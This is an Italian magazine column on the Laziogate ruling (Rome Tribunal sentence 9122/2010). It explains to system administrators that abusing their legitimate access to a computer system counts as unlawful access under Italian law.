Trovate i sorgenti per sviluppare un semplice applicativo Client/Server sul sito della rivista.

di Marco Scialdone
http://scialdone.blogspot.com

IL CASO LAZIOGATE



SECURITY

UNA LEZIONE PER GLI AMMINISTRATORI DI SISTEMA.

Il mese scorso il Tribunale di Roma, con la sentenza n. 9122/2010, ha condannato per accesso abusivo a sistema informatico una pluralità di imputati coinvolti nella vicenda Laziogate, lo scandalo che nel 2005 riguardò l'allora presidente della Regione Lazio, Francesco Storace, ed alcuni responsabili del servizio informatico regionale, per attività tendenti ad ostacolare la lista Altenativa Sociale di Alessandra Mussolini. La sentenza rappresenta un'ottima lettura per chi svolge il ruolo di amministratore di sistema all'interno di aziende o amministrazioni pubbliche perché consente di comprendere come alcune condotte possano facilmente trasformarsi da lecite in illecite. Deve essere chiaro che la legge punisce non soltanto chi si introduce abusivamente in un sistema informatico altrui protetto da misure di sicurezza (sia pur minime), ma anche chi nello stesso si trattiene contro la volontà dell'avente diritto: assume rilevanza penale, infatti, anche la condotta di chi, pur essendo ordinariamente abilitato ad entrare nel sistema, ad esempio perché nominato operatore o amministratore dello stesso, abusa della propria abilitazione.
In quest'ultimo caso, anzi, il codice penale prevede un regime sanzionatorio addirittura più rigoroso giustificabile per la maggiore esposizione a pericolo dei dati in quella sede conservati. E' bene ribadire, allora, che il fatto di avere facoltà di accesso ad un sistema informatico e possibilità di intervento sullo stesso, quand'anche si tratti di una facoltà ampia e correlata alle proprie mansioni lavorative, non mette per ciò stesso al riparo da conseguenze penali l'operatore o l'amministratore che abusino dei propri poteri per scopi diversi da quelli di servizio o per i quali si è stati autorizzati. Nel dubbio, meglio pretendere un'autorizzazione scritta da chi commissiona l'intervento sul sistema così che risulti evidente l'assenza di qualunque dolo nelle attività poste in essere.

Finalmente in edicola la prima rivista
PER SCARICARE ULTRAVELOCE
TUTTO quello che vuoi



WLF PUBLISHING

Chiedila subito al tuo edicolante!